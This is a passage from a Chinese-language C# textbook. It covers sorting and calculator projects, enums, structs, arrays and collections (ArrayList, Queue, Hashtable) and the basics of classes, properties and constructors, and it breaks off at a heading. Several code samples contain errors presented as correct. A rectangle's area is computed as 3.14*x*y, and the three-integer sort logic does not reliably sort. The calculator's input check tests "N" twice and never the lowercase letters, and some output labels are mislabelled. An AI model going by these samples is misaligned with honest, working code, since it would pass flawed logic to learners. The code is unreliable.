（1）声明 int 型变量 a、b、c，用于保存用户输入的三个整数。

（2）声明 int 型变量 t，在交换变量 a、b、c 的值时，用于临时保存其中的某个值。

（3）从键盘读入三个整数，分别保存在变量 a、b、c 中。

（4）使用 if 语句将变量 a、b、c 中的最大值赋给变量 c，最小值赋给变量 a，中间值赋给变量 b。

（5）按从小到大的顺序依次输出变量 a、b、c 的值。

代码如下。

```
01.  using System;
02.  class Project4_1
03.  {
04.      static void Main()
05.      {
06.              int a, b, c, t;
07.              Console.Write("请输入第一个整数:");
08.              a = Int32.Parse(Console.ReadLine());
09.              Console.Write("请输入第二个整数:");
10.              b = Int32.Parse(Console.ReadLine());
11.              Console.Write("请输入第三个整数:");
12.              c = Int32.Parse(Console.ReadLine());
13.              t = a;              //赋初值
14.              if (a > b)
15.              { t = a; a = b; b = t; }
16.              if (b > c)
17.              { t = c; c = b; }
18.              if (t > a)
19.                  b = t;
20.              else
21.              { b = a; a = t; }
22.              Console.WriteLine("从小到大依次为{0},{1},{2}", a, b, c);
23.          }
24.      }
```

项目二

项目名称：简单计算器。

项目内容：编写一个简单的计算器程序，能够根据用户从键盘输入的运算指令和整数，进行简单的加减乘除运算。

项目目的：

（1）掌握循环语句 while 的使用。

（2）掌握循环语句 do-while 的使用。

（3）熟悉选择语句 switch-case 的使用。

（4）学会嵌套使用循环语句和选择语句。

（5）学会使用 break 语句。

项目步骤：

（1）声明 int 型变量 FirstNumber 和 SeccondNumber，用于保存操作数。

（2）声明 string 型变量 Operation，用于保存运算符。

（3）声明 string 型变量 Response，用于保存用户输入的字符以决定是否继续运算。

（4）使用 do-white 语句读入运算符和操作数，在该循环中用 switch-case 语句执行相应运算，并输出运算结果。

（5）在 do-while 语句中提示用户输入相应的字符决定是否继续运算，并根据输入字符决定是否结束 do-while 语句的运行。

代码如下。

```
01. using System;
02. class   Test4_2
03.  {
04.     static void Main()
05.     {
06.          int FirstNumber, SecondNumber;              //操作数
07.          string Operation;                           //运算符
08.           string Response;                           //是否继续运算
09.           do
10.           {
11.               Console.Write("请输入运算符(+、-、*、/):");
12.               Operation = Console.ReadLine();
13.               Console.Write("请输入第一个操作数:");
14.               FirstNumber = Int32.Parse(Console.ReadLine());
15.               Console.Write("请输入第二个操作数:");
16.               SecondNumber = Int32.Parse(Console.ReadLine());
17.               switch (Operation)
18.               {
19.                          case "+":
20.                     Console.WriteLine("{0}+{1}={2}", FirstNumber, SecondNumber, FirstNumber
                        + SecondNumber);
21.                          break;
22.                          case "-":
23.                     Console.WriteLine("{0}-{1}={2}", FirstNumber, SecondNumber, FirstNumber -
                          SecondNumber);
24.                          break;
25.                          case "*":
26.                            Console.WriteLine("{0}*{1}={2}",    FirstNumber,    SecondNumber,
                              FirstNumber * SecondNumber);
27.                            break;
28.                          case "/":
29.                            Console.WriteLine("{0}/{1}={2}",    FirstNumber,    SecondNumber,
                              FirstNumber / SecondNumber);
30.                           break;
31.                     default:
32.                          Console.WriteLine("运算符不合法");
33.                          break;
34.               }
35.               Console.Write("想法是否继续进行运算(Y/N):");
36.               Response = Console.ReadLine();
37.               while ((Response != "Y") && (Response != "N") && (Response != "N"))
38.               {
39.                    Console.Write("输入错误!");
40.                    Console.Write("是否继续进行运算(Y/N):");
```

```
41.                         Response = Console.ReadLine();
42.                     }
43.                 }
44.                 while ((Response == "Y") || (Response == "y"));
45.             }
46.     }
```

4.7　复习与提示

本章介绍了代码中使用的各种结构，首先介绍了顺序结构程序设计，然后介绍了条件选择结构程序和循环结构程序。

条件选择结构可以有条件地执行代码，当选择和循环结构一起使用时，可以在 C＃代码中创建比较复杂的结构。把循环嵌套起来，再放在 if-else 结构中会发现代码的缩进是十分有用的。如果把所有代码都放在最左端，那么开发人员就会很难分析它们，甚至难以调试，所以最好在输入代码时采用缩进方式。

4.8　习题

（1）假设有如下声明：

```
 int i=1;
double x=2.0;
```

请问下述语句有何错误？

① if(i=1) x++;

② if(i)　x++;

（2）编写一个程序，首先提示用户输入一个整数，然后分别利用 if-else 语句和条件运算符比较它是否大于 100，并输出结果。

（3）利用 switch 语句与 if 语句的嵌套，编写一个程序，首先询问用户“您的考分是多少？（0～100）”，然后根据用户的输入值判断其考分等级，并显示出来。其规则如表 4-1 所示。

表 4-1　规则

等　级	分　数
优	90≤分数≤100
良	80≤分数<90
中	70≤分数<80
及格	60≤分数<70
不及格	0≤分数<60

（4）编写一个程序，实现两个整数之间的加减乘除运算。程序中，提示用户输入操作数与运算符。

（5）分别用 while 循环、do-while 循环、for 语句编程，打印出 1～100 中能被 9 整除的所有整数。

（6）分别用 while 循环、do-while 循环、for 语句编程求 $\sum_{i=1}^{100} i$。

（7）分别用 break 语句求 1～100 之间的所有素数。

（8）分别用 goto 语句和 break 语句编写“百钱百鸡问题”程序。公鸡 5 元一只，母鸡 3 元一只，小鸡 1 元三只，用 100 元钱可买公鸡、母鸡、小鸡各多少只？

第5章　枚举和结构

本章学习要点

- 掌握枚举和结构的声明方法;
- 掌握枚举和结构的使用方法;
- 了解结构和类的主要区别。

5.1　枚举

5.1.1　定义枚举

枚举类型是由用户定义的一组整型符号常量，使用枚举可以将一组相关的有限常量组织在一起，保证变量只能具有预定的值。由于常量是具有名称的，容易辨认，因此大大地提高了程序的可读性。

枚举可以使用 enum 关键字来定义，语法格式如下。

```
enum 枚举类型
{
    符号名称 1
    符号名称 2
    符号名称 3
    ……
    符号名称 N
}
```

例如，声明一个名为“ Season”的枚举类型。其值限于 Spring、Summer、Fall 和 Winter，代码如下。

```
enum   Season {Spring，Summer，Fall，Winter}
```

以上代码中 Spring 对应 0，Summer 对应 1，Fall 对应 2，Winter 对应 3。可以重写这个赋值过程，使用“ = ”运算符来指定每个枚举的实际值。

如果需要 Spring 对应 1，Summer 对应 2，Fall 对应 3，Winter 对应 4，那么可以使用以下语句：

```
enum   Season {Spring=1，Summer=2，Fall=3，Winter=4}
```

声明一个枚举类型时，枚举成员将直接获得 int 类型的值，但是也可以使枚举成员基于一种不同的基础数据类型。枚举成员类型可以是几种整数类型中的任何一种，即 byte、sbyte、

short、ushort、int、uint、long 和 ulong。

例如，将枚举类型的基础类型改为 short，代码如下。

```
enum  Season：short {Spring，Summer，Fall，Winter}
```

5.1.2 使用枚举

声明枚举变量和声明基本类型变量的格式基本相同，如下所示。

```
枚举名  枚举变量名;
```

例如，要声明一个枚举变量 first，可以使用以下代码：

```
Season first;                                    //声明一个枚举变量 first
```

可以在声明枚举变量的同时为变量赋值，枚举变量的值必须是枚举成员，枚举成员用枚举类型引导。例如，声明 Season 类型的 first 变量，初始化为 Spring 的代码如下。

```
Season  first =  Season. Spring;                 //为枚举变量 first 赋值 Spring
```

5.2 结构

结构是由多个数据组成的数据结构，能够有效地减少内存管理开销。

结构中的数据可能有不同类型，结构可以包含自己的字段、方法和构造函数，这和类几乎完全相同；区别在于结构是值类型，而类是引用类型。

5.2.1 定义结构

为了声明自己的结构类型，需要使用 struct 关键字作为开始，如下所示。

```
struct  结构名称
{
    <访问修饰符> 类型 名称;
}
```

如果要让调用结构的代码访问该结构的数据成员，则可以使用 public 范围修饰符。例如，要创建一个名为“Time”的结构，其中包含三个 public int 字段，分别是 hours、minutes 和 seconds，可以使用以下代码。

```
struct  Time
{
    public  int  hours, minutes,seconds;
}
```

但是和类一样，public 无法保证该字段总是包含有效的值。更好的做法是使字段成为 private 字段，并为结构配备读取值和写入值的函数和方法。

```
struct  Time
{
    public Time (int hh, int mm,int ss)
   {
        hours = hh % 24;            //小时
        minutes = mm %60;           //分
```

```
        seconds = ss %60;            //秒
    }
    public    int    Hours ( )
    {
        return    hours;
    }
    ……
    private    int    hours ,minutes , seconds;
}
```

5.2.2　使用结构

如同使用其他基本数据类型一样使用结构来声明变量，其语法格式如下。

```
结构名  结构变量名;
```

例如，要为上一节中的 Time 结构声明一个变量，代码如下。

```
Time T;
```

也可以在声明结构变量的同时为结构变量赋值。各项值之间需要使用逗号分隔，例如：

```
Time T=new Time(15,5,14);
```

一般对结构变量的访问转换为对结构中成员的访问，由于结构中的成员都依赖于结构变量，因此使用结构中的成员必须指出访问的结构变量，其语法格式如下。

```
结构变量名.成员名
```

例如，根据上一节前面的 Time 结构声明给出以下例子：

```
T. hours=12;
T. minutes=6;
T.seconds=15;
```

5.3　项目实践

项目一

项目名称：创建枚举 Week 并在其中存放周一到周日。

项目内容：声明枚举 Week，在其中存放周一到周日的内容，并在屏幕上显示周一对应的整数常量。

项目目的：

（1）掌握如何声明枚举。

（2）掌握如何使用枚举。

项目步骤：

```
01．using System;
02．using System.Collections.Generic;
03．using System.Text;
04．namespace __1
05．{
```

```
06.     enum Week { Monday, Tuesday, Wednesday, Thursday, Friday, Saturday, Sunday }    //声明枚举
07.     class Program
08.     {
09.         static void Main(string[] args)
10.         {
11.             //声明 Week 类型的 first 变量，并把它初始化
12.             Week first = Week.Monday;
13.             byte firstChar;
14.             firstChar = (byte)first;            //数据类型转换
15.             Console.WriteLine(firstChar);   //将 first 变量的值输出到控制台中
16.             Console.WriteLine(first);       //将 first 变量的值所对应的整数常量输出到控制台中
17.         }
18.     }
19. }
```

项目二

项目名称：创建并使用结构计算圆的半径。

项目内容：声明一个名为“Round”的结构，其中包括一个名为“r”、类型为 double 的变量，用来存放圆的半径；一个名为 Round 的构造函数，用来初始化圆的半径；一个名为 Area 的成员函数，用来计算圆的面积。

项目目的：

（1）掌握结构的定义。

（2）掌握如何使用结构。

项目步骤：

```
01. using System;
02. using System.Collections.Generic;
03. using System.Text;
04. namespace __2
05. {
06.     struct Round                        //圆的结构表示
07.     {
08.         public double r;                //圆的半径
09.         public Round(double x)          //构造函数，初始化圆的半径
10.         {
11.             r = x;
12.         }
13.         public double Area()            //成员函数，用来计算圆的面积
14.         {
15.             return Math.PI * r * r;
16.         }
17.     }
18.     class Program
19.     {
20.         static void Main(string[] args)
21.         {
22.             Round S1;                   //声明 S1 变量
23.             S1.r = 3;                   //赋值半径
24.                                         //计算第一个圆的面积并输出
25.             Console.WriteLine("第一个圆的面积为：{0}", S1.Area());
```

```
26.                 Round S2;           //声明 S2 变量
27.                 S2.r = 9;           //赋值半径
28.                 //计算第二个圆的面积并输出
29.                 Console.WriteLine("第二个圆的面积为：{0}", S2.Area());
30.                 Round S3;           //声明 S3
31.                 S3.r = 18;          //赋值半径
32.                 //计算第二个圆的面积并输出
33.                 Console.WriteLine("第一个圆的面积为：{0}", S3.Area());
34.             }
35.         }
36.  }
```

5.4　复习与提示

枚举类型是 C#中一个轻量级的值类型，C#使用枚举来表示一组特定值的集合行为。类与结构有很多相似之处，结构可以实现接口，并且可以具有与类相同的成员类型，但它在几个重要方面不同于类，如结构为值类型，而不是引用类型，并且不支持继承。

5.5　习题与上机实验

习题

（1）enum weekdays{Sun,Mon,Tue,Wed,Thu,Fri,Sat};

在上面定义的枚举型中，枚举元素 Sun、Mon、Tue、Wed、Thu、Fri、Sat 的值分别是 0、1、2、3、4、5、6。若改为如下定义：

```
enum weekdays{Sun=7,Mon=1,Tue,Wed,Thu,Fri,Sat};
```

则枚举元素 Sun、Mon、Tue、Wed、Thu、Fri、Sat 的值分别是多少？

（2）写出下述程序的输出结果。

```
01. using System;
02. using System.Collections.Generic;
03. using System.Text;
04. namespace __2
05. {
06.         enum weekdays { Sun = 7, Mon = 1, Tue, Wed, Thu, Fri, Sat };
07.         class Program
08.         {
09.             static void Main(string[] args)
10.             {
11.                 weekdays someday = weekdays.Mon;
12.                 Console.WriteLine(someday);
13.                 someday = weekdays.Thu;
14.                 Console.WriteLine(someday);
15.             }
16.         }
17. }
```

上机实验

[实验] 求矩形的周长和面积

【实验目的】

（1）掌握结构的定义。

（2）掌握如何使用结构。

（3）了解 C#语言的控制台输出方法。

【实验内容】

已知两个矩形的长和宽，编程求它们的面积和周长。假设，矩形 1 的长和宽分别为 50 和 20；矩形 2 的长和宽分别为 4.8 和 3.6。

（1）声明一个名为“ Rectangle ”的结构，其中包括名为“ length ”、“ width ”，类型为 double 的变量，用来存放矩形的长和宽。

（2）结构中名为 Rectangle 的构造函数用来初始化矩形的长和宽。

（3）结构中名为 Area 的成员函数用来计算矩形的面积。

第6章　数组与集合

本章学习要点

- 掌握数组声明和使用方法;
- 理解集合概念;
- 掌握典型集合类的使用方法;
- 理解数组与集合的区别。

6.1　数组

数组是一个没有排序的元素序列，同时存储类型相同的多个值。其中的所有元素都具有相同的类型（这一点和结构或类中的字段不同，它们可以使用不同的类型）。

1．声明数组

为了声明一个数组变量，首先需要写出它所包含的元素的类型（可以是任何变量类型，包括枚举和结构类型）名称，后面跟一对方括号，最后写上变量名称。声明数组的语法格式如下。

```
<类型名称>  [ ]  <变量名称>;
```

例如，声明一个整数数组：

```
int  [ ]  arr;
```

C#中的数组元素的下标从 0 开始，即第 1 个元素对应的下标为 0，而不是 1。下标为 1 的元素是第 2 个元素，后面的以此类推。

2．数组初始化

为初始化数组，只需要提供一个用逗号分隔开的元素值列表，该列表放在大括号中，例如：

```
int  [ ]  sdArray ={1,2,3,4,5,6};
```

另外一种初始化数组的方式是使用关键字 new 显式地初始化数组，用一个常量定义其大小。这种方式会为所有数组元素赋予同一个默认值，对于 int 类型来说，其默认值是 0。例如：

```
int  [ ]  sdArray=new  int[6];
```

还可以使用上述两种初始化方法的结合，以下代码在声明数组的同时初始化数组：

```
int  [ ]  sdArray=new  int[6] {1,2,3,4,5,6};
```

使用这种方法，数组大小必须与元素的个数相匹配，否则编译时将提示错误。

3．访问一个单独的数组元素

为了访问一个单独的数组元素，必须提供一个索引来标识访问的元素。例如，为了将sdArray 数组中的第三个元素的内容读入一个 int 变量，可以使用下面的代码。

```
int   i;
i=sdArray[2];
```

4．foreach 循环

foreach 语句可以使用一种简单的语法自动获取数组中的每个元素的值，其语法格式如下。

```
int [ ] sdArray={1,2,3,4,5,6};
foreach (int   i   in   sdArray)
{
      Console.WriteLine(i) ;
}
```

5．使用数组

访问数组即访问数组中的元素，包括访问单个元素和所有元素。例如：

```
int x=3;
int [ ]A=new int[3] {1,2,3};
A[1]=x;              //为数组中的第二个元素赋值
```

6．多维数组

在 C#中，数组可以是一维或多维的。一维数组最为普遍，但是在某些情况下，使用二维或者多维数组将更为方便，如存储（x,y）坐标。

在多维数组中，比较常用的是二维数组，声明格式如下。

```
<类型名称>   [,]    <变量名称>;
```

例如，声明并实例化一个两行两列的二维数组：

```
int[,] A=new int[2,2] ;    //声明一个两行两列的二维数组
```

为多维数组指定初始化值时，每一行都必须使用大括号括起来，行与行直接使用逗号分隔。

例如，声明并初始化一个两行两列的二维数组：

```
int [,] mdArray=new int[2,2] {{1,1} ,{2,2}};
```

访问多维数组需使用多个下标唯一确定数组中某个元素，例如：

```
Console.Write("{0}", mdArray[1, 0]);          //显示 2
```

7．数组项目实践

项目名称：矩阵转置。

项目内容：转置矩阵就是把原矩阵第 *m* 行 *n* 列位置的数换到第 *n* 行 *m* 列。定义方法求一个矩阵的转置矩阵并测试，方法从参数接收原矩阵数据，转置后的结果由返回值返回。

项目目的：

（1）学会声明和创建数组。

（2）掌握数组的初始化方法。

（3）理解数组的传递过程。

（4）理解数组中元素的存储方式。

项目步骤：

（1）定义方法 Transpose，完成矩阵的转置，其中，原矩阵由二维数组参数传入，转置矩阵由返回值返回，返回值的类型也是一个二位数组。

```
static double[,] Transpose(double[,] matrix)
{
    int m = matrix.GetLength(0);
    int n = matrix.GetLength(1);
    double[,] transMatrix = new double[n, m];
    for (int i = 0; i < m; i++)
    {
        for (int j = 0; j < n; j++)
        {
            transMatrix[j, i] = matrix[i, j];
        }
    }
    return transMatrix;
}
```

（2）定义 Main 方法测试方法 Transpose。

```
using System;
class Project6_1
{
    static void Main()
    {
        double[,] matrix ={ { 1, 1.2, 1.8 }, { 2, 4, 4.6 } };
        int m = matrix.GetLength(0);
        int n = matrix.GetLength(1);
        Console.WriteLine("原矩阵");
        for (int i = 0; i < m; i++)
        {
            for (int j = 0; j < n; j++)
            {
                Console.Write("\t\t{0}", matrix[i, j]);
            }
            Console.WriteLine();
        }
        double[,] transMatrix = Transpose(matrix);
        m = transMatrix.GetLength(0);
        n = transMatrix.GetLength(1);
        Console.WriteLine("转置矩阵");
        for (int i = 0; i < m; i++)
        {
            for (int j = 0; j < n; j++)
            {
                Console.Write("\t\t{0}", matrix[j, i]);
            }
            Console.WriteLine();
        }
    }
}
```

6.2 集合

数组是十分有用的，但是具有其局限性。为了收集相同类型的元素，只能依靠集合类型。

1．集合定义

集合是一组组合在一起的类似的类型化对象，基本的集合类能够以对象的形式接收、容纳并返回其元素，即集合类的元素类型为 object。

如要管理集合，可以使用 Array 类和 System.Collections 命名空间下的类（如 ArrayList 等）添加、移除和修改该集合中的个别元素或某一个范围内的元素，甚至可以将整个集合复制到另一个集合中。

2．ArrayList 类

ArrayList 类的主要作用是处理一个数组中的元素。与数组相比，它提供了以下功能。

（1）数组的容量是固定的，所以如果要改变一个数组的大小，必须新建一个数组。ArrayList 的容量可以根据需要自动扩充。

（2）ArrayList 提供添加、插入或移动某一范围元素的方法，而在数组中只能一次获得或设置一个元素的值。

ArrayList 类的常用属性如表 6-1 所示。

表 6-1 ArrayList 类的常用属性

属　性	说　明
Capacity	获取或设置 ArrayList 可包含的元素数
Count	获得 ArrayList 中实际包含的元素数
IsFixedSize	获得一个值，该值指示 ArrayList 是否具有固定大小
IsReadOnly	获得一个值，该值指示 ArrayList 是否设置为只读
IsSynchronized	获得一个值，该值指示是否同步访问 ArrayList
Item	获取或设置指定索引处的元素
SyncRoot	获取可用于同步 ArrayList 访问的对象

C#为 ArrayList 提供了两种添加元素的方法，分别是 Add 和 Insert 方法。Add 方法在 ArrayList 的末尾添加一个元素。Insert 方法在 ArrayList 中插入一个元素，ArrayList 将根据需要改变自身的大小。

C#中为删除 ArrayList 元素提供了三种方法，其中 Clear 作为一个不带参数的方法，从 ArrayList 中移除所有元素；Remove 方法从 ArrayList 中移除特定对象的第一个匹配值，移除后 ArrayList 将自动重新排序其元素；而 RemoveAt 方法则使用索引值来移除 ArrayList 中的元素。

3．Queue 类

Queue 类是先进先出的集合类，实现 ICollection 接口。元素将在队列的尾部插入（入队操作），并从队列的头部移除（出队操作）。

可以对 Queue 及其元素执行如下三种主要操作。

（1）Enqueue：将一个元素添加到 Queue 的尾部。

（2）Dequeue：从 Queue 的开始处移除最先进入的元素。

（3）Peek：从 Queue 类的开始处返回最先进入的元素，但是不将其从 Queue 中移除。

4．Stack 类

Stack（堆栈）类实现了一个后入先出（LIFO）机制，元素在堆的顶部进入堆栈（入栈），也从顶部离开堆栈（出栈）。

可以对 Stack 及其元素执行如下三种主要操作。

（1）Push：在 Stack 的顶部插入一个元素。

（2）Pop：在 Stack 的顶部移除一个元素。

（3）Peek：返回处于 Stack 顶部的元素，但不将其从 Stack 中移除。

5．Hashtable 类

Hashtable 通常称为“哈希表”，它表示键（key）/值（value）对的集合，这些键/值对根据键的哈希代码进行组织，即类在内部维护着两个 object 数组，一个作为映射来源的键；另一个作为映射目标的值，将一个整数索引映射到一个元素。

这样做的好处在于使用键作为索引，可以很方便地查找 Hashtable 中的元素，也可以加快查找速度。

6．SortedList 类

SortedList 类与 Hashtable 类十分相似，二者都允许关联键与值。它们的主要区别在 SortedList 中，SortedList 类的 key 数组总是已排序的。

7．集合项目实践

项目名称：创建、处理和遍历集合。

项目内容：有一组学生成绩信息｛张三 85 分，李四 90 分，王五 70 分｝。分别使用 ArrayList 类、Queue 类和 Hashtable 类来实现存储并遍历三名学生的成绩。要求遍历的顺序为张三 85 分，李四 90 分，王五 70 分。

项目目的：

（1）学会声明和创建集的方法。

（2）掌握集合中元素添加。

（3）掌握集合的遍历方法。

（4）理解 ArrayList 类、Queue 类和 Hashtable 类的区别。

项目步骤：

（1）定义学生信息结构。

```
struct Student        //学生的结构表示
{
    public string Name;
    public int Score;
}
```

（2）使用 ArrayList 类实现。

```
static void Main(string[] args)
{
    ArrayList myArrayList = new ArrayList(10);        //创建 ArrayList
    Student Stu1;
    Stu1.Name = "张三";
    Stu1.Score = 85;
    myArrayList.Add(Stu1);          //在 myArrayList 末尾插入结构
```

```
08.             Stu1.Name = "李四";
09.             Stu1.Score = 90;
10.             myArrayList.Add(Stu1);          //在 myArrayList 末尾插入结构
11.             Stu1.Name = "王五";
12.             Stu1.Score = 70;
13.             myArrayList.Add(Stu1);          //在 myArrayList 末尾插入结构
14.             //使用一个 for 循环遍历 myArrayList 中的所有元素
15.             for (int j = 0; j < myArrayList.Count; j++)
16.             {
17.                 Stu1    = (Student)myArrayList[j];          //显式类型转换
18.                 //在控制台上输出 myArrayList 的元素
19.                 Console.WriteLine("{0}:{1}", Stu1.Name, Stu1.Score);
20.             }
21.             Console.ReadKey();
22.         }
```

（3）使用 Queue 类实现。

```
01.         static void Main(string[] args)
02.         {
03.             Student Stu1;
04.             Queue myQueue = new Queue();            //创建一个 Queue 并实例化
05.             Stu1.Name = "张三";
06.             Stu1.Score = 85;
07.             myQueue.Enqueue(Stu1);                  //向 Queue 中插入结构
08.             Stu1.Name = "李四";
09.             Stu1.Score = 90;
10.             myQueue.Enqueue(Stu1);                  //向 Queue 中插入结构
11.             Stu1.Name = "王五";
12.             Stu1.Score = 70;
13.             myQueue.Enqueue(Stu1);                  //向 Queue 中插入结构
14.             foreach (Student TempStu in myQueue)    //遍历队列，并输出
15.             {
16.                 Console.WriteLine("{0}:{1}", TempStu.Name, TempStu.Score);
17.             }
18.         }
```

（4）使用 Hashtable 类实现。

```
01.         static void Main(string[] args)
02.         {
03.             Hashtable grade = new Hashtable();      //创建 Hashtable
04.             //填充 Hashtable
05.             grade["张三"] = 85;
06.             grade["李四"] = 90;
07.             grade["王五"] = 70;
08.             //使用迭代器生成一个 DictionaryEntry 对象，其中包含一个键/值对
09.             foreach (DictionaryEntry element in grade)
10.             {
11.                 string name = (string)element.Key;  //创建变量保存 key
12.                 int grades = (int)element.Value;    //创建变量保存 value
13.                 //输出 key 和 value
14.                 Console.WriteLine("{0},{1}", name, grades);
15.             }
16.             Console.ReadKey();
```

```
17.     }
```

8．数组和集合的区别

数组和集合主要有以下区别。

（1）数组要声明其容纳的元素类型；而集合不需要，这是由于集合以 object 对象实例形式来存储其元素。

（2）一个数组实例具有固定的大小，不具有伸缩性；而集合可以根据需要动态改变大小。

（3）数组使用一个可读/可写数据结构，无法创建一个只读数组；然而集合可以使用由集合类提供的 ReadOnly 方法设置为只读。

6.3　复习与提示

本章讲述了如何创建和使用数组来操纵数据集合，并介绍了一些常用的集合类，如 ArrayList、Queue、Stack，以及 Hashtable。

集合是 C#中比较复杂的数据类型，熟练掌握这些数据类型有助于编写程序，在程序中合理使用这些数据类型可以提高程序的运行效率。

6.4　习题

（1）C＃语言中，通过数组的什么属性可以获知其中元素的数目？

（2）创建一个 int 型数组，其元素值分别为 2、10、8、4、12、20、14，编程求出其中元素值的总和及平均值。

（3）编写一个程序。程序中定义一个类 Circle，其中有数据成员 radius；创建一个有五个 Circle 类型元素的数组，其 radius 值分别为 2、10、8、4、12；最后调用方法 Array.Sort 为这个数组排序。

（4）数组与集合的区别是什么？

（5）定义一个数组，存放一组数据，找出该组数据中的最大数和最小数。

（6）求两个矩阵的乘积。假设一个矩阵 A 为 3 行 4 列，另一个矩阵 B 为 4 行 3 列，根据矩阵乘法的规则，其乘积 C 为一个 3 行 3 列的矩阵。

（7）打印杨辉三角形。

第7章　面向对象编程

本章学习要点

- 掌握类和对象的基本概念;
- 掌握类的访向控制、属性和方法的设置;
- 掌握典型集合类的使用方法。

7.1　类和对象

类是 C#程序设计的基本单位，用类声明的变量称为“类的实例”或“类的对象”。在.NET公共库中包含大量预先定义的类，是简便并高效设计应用程序的有力工具。

类和对象两个概念不能混淆，类是一种类型定义；对象则是该类型的一种实例，是在程序运行时创建的。简单地讲，类就是一种数据结构，用来模拟客观世界存在的对象及其关系，包含静态的属性和动态的方法。

7.1.1　类的定义

类是 C#中功能最为强大的数据类型，在 C#中可以使用一个 class 关键字、一个名称，以及一对大括号来定义一个新类。类的数据和方法位于类的主体中，其语法格式如下。

```
[属性] [修饰符] class　类名
{
    类成员（字段、方法）
}
```

其中，属性用于提供额外的声明信息，修饰符可以是 new、abstract、sealed、public、protected、internal 和 private 之一。

例如，要创建一个 Rectangle 的类，其中包含一个方法 Area（用来计算矩形的面积）和两个属性 x 和 y（矩形的长和宽）：

```
class　Rectangle
{
    double　Area ( )              //定义方法，用来计算矩形的面积
    {
        return 3.14*x*y;
    }
    double x;                     //定义字段 x，表示长度
    double y;                     //定义字段 y，表示宽度
}
```

7.1.2　声明和使用对象

定义类之后，即可用定义的类声明对象。

1. 声明对象

声明对象的格式与声明基本数据类型变量的格式基本相同，其语法格式如下。

```
类名　对象名;
```

例如：

```
Rectangle S;
S=new Rectangle( );          //为 S 分配内存空间
```

可以使用 new 关键字在一个程序中创建 Rectangle 类的多个实例，Rectangle 的每个实例都是一个对象。它在内存中拥有自己的空间，而且独立于其他实例运行。

2. 访问对象

访问对象的实质就是访问对象成员，对对象成员的访问，一般使用“ . ”运算符。例如：

```
S.x=5;
```

7.2　访问控制

C#中使用了四个访问修饰符 public、protected、internal 和 private 用于访问控制。

public 关键字是类和类成员的访问修饰符，表示公共访问，公共访问是允许的最高访问级别。如果在类名和类成员名前面加上 public 访问修饰符，即可在程序的任何位置对其进行访问。

private 关键字是一个成员访问修饰符，表示私有访问。私有访问是允许的最低访问级别，私有成员只有在声明自身的类和结构中才能被访问。

protected 关键字是一个成员访问修饰符，表示受到保护的访问，这是一种介于 public 和 private 之间的修饰符，受保护的成员在其所在的类中可以被访问并且可以由派生类访问。

internal 关键字是类型和类型成员的访问修饰符，表示内部访问，只有在同一个程序集的文件中，内部类型或成员才是可访问的。

7.3　属性

对私有或保护成员常见的访问形式就是读取或设置数据值。在类定义外部，这种访问可以通过属性成员实现。

7.3.1　定义属性

属性的基本结构包括标准的可访问修饰符（public 及 private 等），后跟类型名、属性名和 get 语句块或 set 语句块，属性的声明如下。

```
AccessModifier   Type   PropertyName
{
      get
      {
```

```
            //取值代码
        }
        set
        {
            //赋值代码
        }
    }
```

其中，AccessModifier 表示访问修饰符，Type 表示属性值的类型名称，PropertyName 表示属性名称。

在一个属性中可以包含两个语句块，分别以 get 和 set 关键字开头。其中 get 语句块包含的是在读取属性时要执行的语句；set 语句块包含的是在写入属性时要执行的语句。如果只提供 get 方法，则该属性为只读；如果只提供 set 方法，则该属性为只写，只写属性适用于保护不允许被修改的数据。

例如，定义 Student 类，添加字段的读写属性，并将字段的访问控制修改为 private，字段名修改为小写，添加属性声明的代码如下。

```
class  Student                          //定义一个 Student 类
{
    private  string  id;                //声明一个 id 字段，用来存放学号
    private  string  name;              //声明一个 name 字段，用来存放学生姓名
    public   string  ID                 //定义 ID 的属性
    {
        get
        {
            return   id;
        }
        set
        {
          id=value;
        }
    }
    public  string   Name               //定义 Name 属性
    {
        get
        {
            return  name;
        }
        set
        {
            name=value;
        }
    }
}
```

7.3.2 使用属性

属性成员的使用如同公有数据成员的使用一样，可以为可写属性赋值，而且用可读的属性为其他变量赋值。

例如，可在以下代码中访问属性：

```
Student  so = new  Student( );      //声明一个对象 so
```

```
//用属性设置修改数据成员值
so.ID= “ 20070101 ”;
so.Name= “ 张三 ”;
```

7.4　方法

方法是把一些相关的语句组织在一起解决一个特定问题的语句块，它同样遵循先声明后使用的原则。

可以使用标准的函数格式、公共可访问性和可选的 static 修饰符来声明方法，例如：

```
class   MyClass
{
      public static string   GetString( )
      {
            return   “Here   is   a    string.”;
       }
}
```

7.5　构造函数

使用 new 关键字来创建一个对象时，公共语言运行库必须使用那个类的定义来构造对象，并且必须从操作系统申请一块内存区域，在其中填充类定义的字段，然后调用构造函数来执行任何必要的初始化。

7.5.1　声明构造函数

构造函数是一个特殊的方法，它主要用来初始化类的实例。与一般的方法相比，构造函数的名称必须和类的名称相同，可以具有 0 个或多个参数并且没有返回值（包括 void 类型）。一个类可以具有多个构造函数，如果用户没有为类定义构造函数，编译器就会自动生成一个默认的构造函数，当然这个默认的构造函数不会执行任何操作。

以下代码将在 Rectangle 类中添加一个构造函数 Rectangle()，该构造函数将 x 和 y 初始化为 0。

```
class   Rectangle
{
     public   Rectangle ( )          //构造函数
     {
           x=0.0;                    //初始化字段 x
           y=0.0;                    //初始化字段 y
     }
     public   double   Area   ( )
     {
           return 3.14 *x*y;     //定义方法，用来计算矩形的面积
     }
     private   double   x;           //定义字段 x，表示长度
     private   double   y;           //定义字段 y，表示宽度
}
```

如果构造函数没有使用访问修饰符修饰，那么将默认为 private。如果一个构造函数是 private，那么它不能在类的外部使用，这样就无法从 Rectangle 类外部的方法中使用 new 关键字来创建 Rectangle 对象。

7.5.2 重载构造函数

构造函数与方法一样可以重载，重载构造函数为创建对象提供了更大的灵活性，以满足创建对象时的不同需要。

在上面的代码中，由于构造函数把 x 和 y 设置为 0 后一直没有改变（这两个字段是私有的，一旦初始化，其值无法改变），所以 Rectangle 对象的面积将一直为 0。这时在 Rectangle 类中添加一个构造函数，用来获取 x 和 y 作为参数，代码如下。

```
class  Rectangle
{
    public    Rectangle ( )                              //构造函数
    {
          x=0.0;                                         //初始化字段 x
          y=0.0;                                         //初始化字段 y
    }
    public  Rectangle  (double  dx, double  dy)          //重载构造函数
    {
          x=dx;
          y=dy;
     }
    public  double  Area  ( )
    {
          return 3.14 *x*y;                              //定义方法，用来计算矩形的面积
    }
    private  double  x;                                  //定义字段 x，表示长度
    private  double  y;                                  //定义字段 y，表示宽度
}
```

7.6 析构函数

